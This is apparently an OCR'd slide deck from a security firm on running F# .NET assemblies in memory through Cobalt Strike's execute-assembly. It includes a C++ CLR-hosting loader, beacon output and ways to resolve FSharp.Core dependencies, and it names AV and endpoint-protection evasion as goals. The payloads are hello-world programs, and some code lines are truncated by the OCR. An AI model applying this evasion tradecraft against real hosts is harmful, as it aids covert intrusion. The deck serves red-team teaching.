

C:\Windows\System32\cmd.exe
Directory of C:\Program Files\dotnet\sdk\5.0.103\FSharp
02/15/2021 01:31 AM <DIR> .
02/15/2021 01:31 AM <DIR> ..
02/15/2021 01:31 AM <DIR> cs
02/15/2021 01:31 AM <DIR> de
10/07/2020 10:30 PM 490 default.win32manifest
02/15/2021 01:31 AM <DIR> es
02/15/2021 01:31 AM <DIR> fr
01/23/2021 06:21 PM 25,464 fsc.exe
01/23/2021 06:14 PM 147 fsc.runtimeconfig.json
01/23/2021 06:21 PM 62,848 FSharp.Compiler.Interactive.Settings.dll
01/23/2021 06:22 PM 30,154,120 FSharp.Compiler.Private.dll
01/23/2021 06:21 PM 4,643,712 FSharp.Core.dll
01/23/2021 06:21 PM 147,840 FSharp.DependencyManager.Nuget.dll
01/23/2021 06:21 PM 140,152 fsi.exe
01/23/2021 06:14 PM 147 fsi.runtimeconfig.json
02/15/2021 01:31 AM <DIR> ja
02/15/2021 01:31 AM <DIR> ko
01/23/2021 06:21 PM 141,184 Microsoft.Build.Framework.dll
01/23/2021 06:21 PM 1,670,536 Microsoft.Build.Tasks.Core.dll
01/23/2021 06:21 PM 710,536 Microsoft.Build.Utilities.Core.dll
01/23/2021 06:21 PM 176,520 Microsoft.DotNet.DependencyManager.dll
10/07/2020 10:38 PM 6,922 Microsoft.FSharp.NetSdk.props
10/07/2020 10:30 PM 9,549 Microsoft.FSharp.NetSdk.targets
10/07/2020 10:30 PM 1,769 Microsoft.FSharp.Overrides.NetSdk.targets
10/07/2020 10:30 PM 27,370 Microsoft.FSharp.Targets
10/07/2020 10:30 PM 2,076 Microsoft.Portable.FSharp.Targets
01/23/2021 06:21 PM 29,576 Microsoft.Win32.SystemEvents.dll
02/15/2021 01:31 AM <DIR> pl
02/15/2021 01:31 AM <DIR> pt-BR
02/15/2021 01:31 AM <DIR> ru
02/15/2021 01:31 AM <DIR> runtimes
01/23/2021 06:21 PM 478,088 System.CodeDom.dll
01/23/2021 06:21 PM 302,472 System.Drawing.Common.dll
01/23/2021 06:21 PM 116,104 System.Resources.Extensions.dll
01/23/2021 06:21 PM 155,528 System.Security.Permissions.dll
01/23/2021 06:21 PM 37,768 System.Windows.Extensions.dll
02/15/2021 01:31 AM <DIR> tr
02/15/2021 01:31 AM <DIR> zh-Hans
02/15/2021 01:31 AM <DIR> zh-Hant


C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\ponce\Desktop\fsi\fsi>dir
Volume in drive C has no label.
Volume Serial Number is 54C2-8D9B
Directory of C:\Users\ponce\Desktop\fsi\fsi
03/31/2021 10:23 PM <DIR> .
03/31/2021 10:23 PM <DIR> ..
03/05/2020 05:03 AM 125,288 fsi.exe
1 File(s)
2 Dir(s) 35,357,270,016 bytes free
C:\Users\ponce\Desktop\fsi\fsi>fsi.exe
Unhandled Exception: System.IO.FileNotFoundException Could not load file or assembly 'FSharp.Core, Version=4.7.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a'
at Sample.FSharp.Compiler.Interactive.Main.MainMain(String[] argv)
^C
C:\Users\ponce\Desktop\fsi\fsi>


C:\Windows\System32\cmd.exe
C:\Users\ponce\Desktop\fsi\fsi>dir
Volume in drive C has no label.
Volume Serial Number is 54C2-8D9B
Directory of C:\Users\ponce\Desktop\fsi\fsi
03/31/2021 10:24 PM <DIR> .
03/31/2021 10:24 PM <DIR>
03/05/2020 05:03 AM 2,849,144 FSharp.Core.dll
03/05/2020 05:03 AM 125,288 fsi.exe
2 File(s)
2 Dir(s) 35,221,078,016 bytes free
C:\Users\ponce\Desktop\fsi\fsi>fsi.exe
Unhandled Exception: System.IO.FileNotFoundException Could not load file or assembly 'FSharp.Compiler.Private, Version=
10.7.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11
specified.
at Sample.FSharp.Compiler.Interactive.Main.evaluateSession(String[] argv)
at Sample.FSharp.Compiler.Interactive.Main.MainMain(String[] argv) in F:\workspace_work\1\s\src\fsharp\fsi\fsimain.f
s:line 335
^C
C:\Users\ponce\Desktop\fsi\fsi>


C:\Windows\System32\cmd.exe - fsi.exe
C:\Users\ponce\Desktop\fsi\fsi>dir
Volume in drive C has no label.
Volume Serial Number is 54C2-8D9B
Directory of C:\Users\ponce\Desktop\fsi\fsi
03/31/2021 10:25 PM <DIR> .
03/31/2021 10:25 PM <DIR>
03/05/2020 05:03 AM 48,504 FSharp.Compiler.Interactive.Settings.dll
03/05/2020 05:03 AM 16,144,760 FSharp.Compiler.Private.dll
03/05/2020 05:03 AM 2,849,144 FSharp.Core.dll
03/05/2020 05:03 AM 125,288 fsi.exe
03/05/2020 05:03 AM 382,328 Microsoft.Build.Utilities.Core.dll
5 File(s)
2 Dir(s) 35,202,715,648 bytes free
C:\Users\ponce\Desktop\fsi\fsi>fsi.exe
Microsoft (R) F# Interactive version 10.7.0.0 for F# 4.7
Copyright (c) Microsoft Corporation. All Rights Reserved.
For help type #help;;
>


C:\Windows\System32\cmd.exe
C:\Users\ponce\Desktop\fsi\fsi>dir
Volume in drive C has no label.
Volume Serial Number is 54C2-8D9B
Directory of C:\Users\ponce\Desktop\fsi\fsi
03/31/2021 10:29 PM <DIR> .
03/31/2021 10:29 PM <DIR> ..
03/31/2021 10:29 PM 182,734 calc.fsx
03/05/2020 05:03 AM 48,504 FSharp.Compiler.Interactive.Settings.dll
03/05/2020 05:03 AM 16,144,760 FSharp.Compiler.Private.dll
03/05/2020 05:03 AM 2,849,144 FSharp.Core.dll
03/05/2020 05:03 AM 125,288 fsi.exe
03/05/2020 05:03 AM 382,328 Microsoft.Build.Utilities.Core.dll
6 File(s) 19,732,758 bytes
2 Dir(s) 35,113,422,848 bytes free
C:\Users\ponce\Desktop\fsi\fsi>fsi.exe calc.fsx
C:\Users\ponce\Desktop\fsi\fsi>
Calculator
Standard
0
MC MR M+ M- MS M˅
% CE C


Execute-Assembly + F#

```
using System;

class Hello {
    static void Main() {
        Console.WriteLine("Hello World!");
    }
}
```

```
beacon> execute-assembly /root/Desktop/helloworld.exe
[*] Tasked beacon to run .NET program: helloworld.exe
[+] host called home, sent: 109099 bytes
[+] received output:
Hello World!
```

Execute-Assembly Under the Hood

- You're having unmanaged (C/C++) code load the **C**ommon **L**anguage **R**untime (**CLR**) within itself to execute .NET code
- After the CLR is loaded into the current process, you have the ability to execute managed code (.NET code)
- This ability is useful because you can inject your .NET assembly into another process without having to drop your .NET code to disk
  - Avoid any AV detection
  - Avoid any endpoint protection copying your binary off for future analysis

1. `CLRCreateInstance` is used to retrieve an interface `ICLRMetaHost`
2. `ICLRMetaHost->GetRuntime` is used to retrieve `ICLRRuntimeInfo` interface for a specified CLR version
3. `ICLRRuntimeInfo->GetInterface` is used to load the CLR into the current process and retrieve an interface `ICLRRuntimeHost`
4. `ICLRRuntimeHost->Start` is used to initialize the CLR into the current process
5. `ICLRRuntimeHost->EecuteInDefaultAppDomain` is used to load the C# .NET assembly and call a particular method with an optionally provided argument

https://www.ired.team/offensive-security/code-injection-process-injection/injecting-and-executing-.net-assemblies-to-unmanaged-process

```cpp
#include <iostream>
#include <metahost.h>
#include <corerror.h>
#pragma comment(lib, "mscoree.lib")

int main()
{
    ICLRMetaHost* metaHost = NULL;
    ICLRRuntimeInfo* runtimeInfo = NULL;
    ICLRRuntimeHost* runtimeHost = NULL;
    DWORD pReturnValue;

    CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (LPVOID*)&metaHost);
    metaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (LPVOID*)&runtimeInfo);
    runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost, (LPVOID*)&runtimeHost);
    runtimeHost->Start();
    HRESULT res = runtimeHost->ExecuteInDefaultAppDomain(L"C:\\CLRHello1.exe", L"CLRHello1.Program"
    if (res == S_OK)
    {
        std::cout << "CLR executed successfully\n";
    }

    runtimeInfo->Release();
    metaHost->Release();
    runtimeHost->Release();
    return 0;
}
```

Coding for Execute-Assembly

- There's really one primary coding requirement that you are going to need to follow
  - You're going to essentially want one global try/except for your .NET code
- Invoke_3 Error anyone?
- That's not just a Cobalt Strike annoyance, it's required to get your assembly loaded into an unmanaged process
- And guess what….
  - The same issue/annoyance/requirement exists when trying to load F# code!
  - …but let's not get too far ahead yet


Execute Assembly and F#

- Now that you have a better understanding of how it works underneath, let's discuss applying this to F#
- The CLR can execute C# code
- "execute-assembly" loads the CLR
- With that thought, shouldn't "execute-assembly" be able to run F# code?
- Let's test this out!

```
[<EntryPoint>]
let main argv =
    printfn "Hello, World!"
    0
```

```
beacon> execute-assembly /root/Desktop/helloworld_noargs.exe
[*] Tasked beacon to run .NET program: helloworld_noargs.exe
[+] host called home, sent: 110635 bytes
[+] received output:
[-] Invoke_3 on EntryPoint failed.
```

FORTYNORTH SECURITY


Command Prompt
C:\Users\User\Desktop>helloworld_noargs.exe
Unhandled Exception: System.IO.FileNotFoundException: Could not load file or assembly 'FSharp.Core, Version=5.0.0.0, Cul
ture=neutral, PublicKeyToken=b03f5f7f11d50a3a' or one of its dependencies. The system cannot find the file specified.
at Helloworld_noargs.main(String[] argv)
C:\Users\User\Desktop>

Ideas

1. ~~Stick to C#~~
2. Standalone F# Assemblies
3. Drop FSharp.Core.dll to disk
4. Add FSharp.Core.dll to Global Assembly Cache (GAC)
5. Resolve Assembly Dependency Errors

Standalone F# Assemblies

- Sorta Works
- How:
  - FSC, the F# compiler, has a standalone flag that embeds all the required resources
- Pro:
  - Self-contained
  - Local admin not required
- Cons:
  - Huge File
  - Won't work with Cobalt Strike

```
C:\Users\User>"C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\CommonExtensions\Microsoft\FSha
rp\fsc.exe" Desktop\helloworld_noargs.fs --standalone -o helloworld_standalone.exe
Microsoft (R) F# Compiler version 11.0.0.0 for F# 5.0
Copyright (c) Microsoft Corporation. All Rights Reserved.

C:\Users\User>helloworld_standalone.exe
Hello, World!

C:\Users\User>dir
 Volume in drive C has no label.
 Volume Serial Number is 6000-8F6B

 Directory of C:\Users\User

04/02/2021  07:11 AM    <DIR>          .
04/02/2021  07:11 AM    <DIR>          ..
04/01/2021  02:51 PM    <DIR>          .dotnet
03/29/2021  11:07 AM    <DIR>          .nuget
02/15/2021  01:54 AM    <DIR>          .templateengine
02/15/2021  01:31 AM    <DIR>          .vscode
02/15/2021  01:15 AM    <DIR>          3D Objects
02/15/2021  01:15 AM    <DIR>          Contacts
04/02/2021  07:11 AM    <DIR>          Desktop
02/15/2021  01:47 AM    <DIR>          Documents
04/01/2021  02:41 PM    <DIR>          Downloads
02/15/2021  01:15 AM    <DIR>          Favorites
04/02/2021  07:14 AM         1,520,640 helloworld_standalone.exe
02/15/2021  01:15 AM    <DIR>          Links
02/15/2021  01:15 AM    <DIR>          Music
03/25/2021  01:14 PM    <DIR>          OneDrive
02/15/2021  01:17 AM    <DIR>          Pictures
02/15/2021  01:15 AM    <DIR>          Saved Games
02/15/2021  01:17 AM    <DIR>          Searches
02/15/2021  01:48 AM    <DIR>          source
03/28/2021  04:13 PM    <DIR>          Videos
               1 File(s)      1,520,640 bytes
              20 Dir(s)  61,660,368,896 bytes free
```

FORTYNORTH SECURITY

Drop FSharp.Core.dll to Disk


- Works!
- How:
  - Drop FSharp.Core.dll into the directory where the spawnto process lives.
- Pros:
  - Scalable for other dependencies.
- Cons:
  - Requires dropping to disk to execute “in-memory”
  - Almost always requires local admin rights


```
 Volume in drive C has no label.
 Volume Serial Number is 6000-8F6B

 Directory of C:\Users\User

04/02/2021  07:01 AM    <DIR>          .
04/02/2021  07:01 AM    <DIR>          ..
04/01/2021  02:51 PM    <DIR>          .dotnet
03/29/2021  11:07 AM    <DIR>          .nuget
02/15/2021  01:54 AM    <DIR>          .templateengine
02/15/2021  01:31 AM    <DIR>          .vscode
02/15/2021  01:15 AM    <DIR>          3D Objects
02/15/2021  01:15 AM    <DIR>          Contacts
04/02/2021  07:01 AM    <DIR>          Desktop
02/15/2021  01:47 AM    <DIR>          Documents
04/01/2021  02:41 PM    <DIR>          Downloads
02/15/2021  01:15 AM    <DIR>          Favorites
02/15/2021  01:15 AM    <DIR>          Links
02/15/2021  01:15 AM    <DIR>          Music
03/25/2021  01:14 PM    <DIR>          OneDrive
02/15/2021  01:17 AM    <DIR>          Pictures
02/15/2021  01:15 AM    <DIR>          Saved Games
02/15/2021  01:17 AM    <DIR>          Searches
02/15/2021  01:48 AM    <DIR>          source
03/28/2021  04:13 PM    <DIR>          Videos
               0 File(s)              0 bytes
              20 Dir(s)  61,988,548,608 bytes free

beacon> execute-assembly /root/Desktop/helloworld_noargs.exe
[*] Tasked beacon to run .NET program: helloworld_noargs.exe
[+] host called home, sent: 110635 bytes
[+] received output:
Hello, World!
```

FORTYNORTH SECURITY

Add FSharp.Core.dll to GAC

- Works!
- How:
  - Uses the gacutil program to install the dll into the Global Assembly Cache
- Pros:
  - Install it once, run F# assemblies from anywhere on the host
- Cons:
  - Requires local admin
  - If Visual Studio not installed, need to temporarily copy over 3 files to get gacutil to work.*
  - Requires temporarily* dropping FSharp.Core.dll to disk





FORTYNORTH SECURITY

Resolve Assembly Dependency Errors

- Our ultimate goal was to build a way to run an F# assembly via the execute-assembly technique without needing local admin and without having to drop anything to disk.
- After hours of experimenting, we finally came across this post by Jean Maes, which gave us the answer.

AppDomain.AssemblyResolve

Load it Up

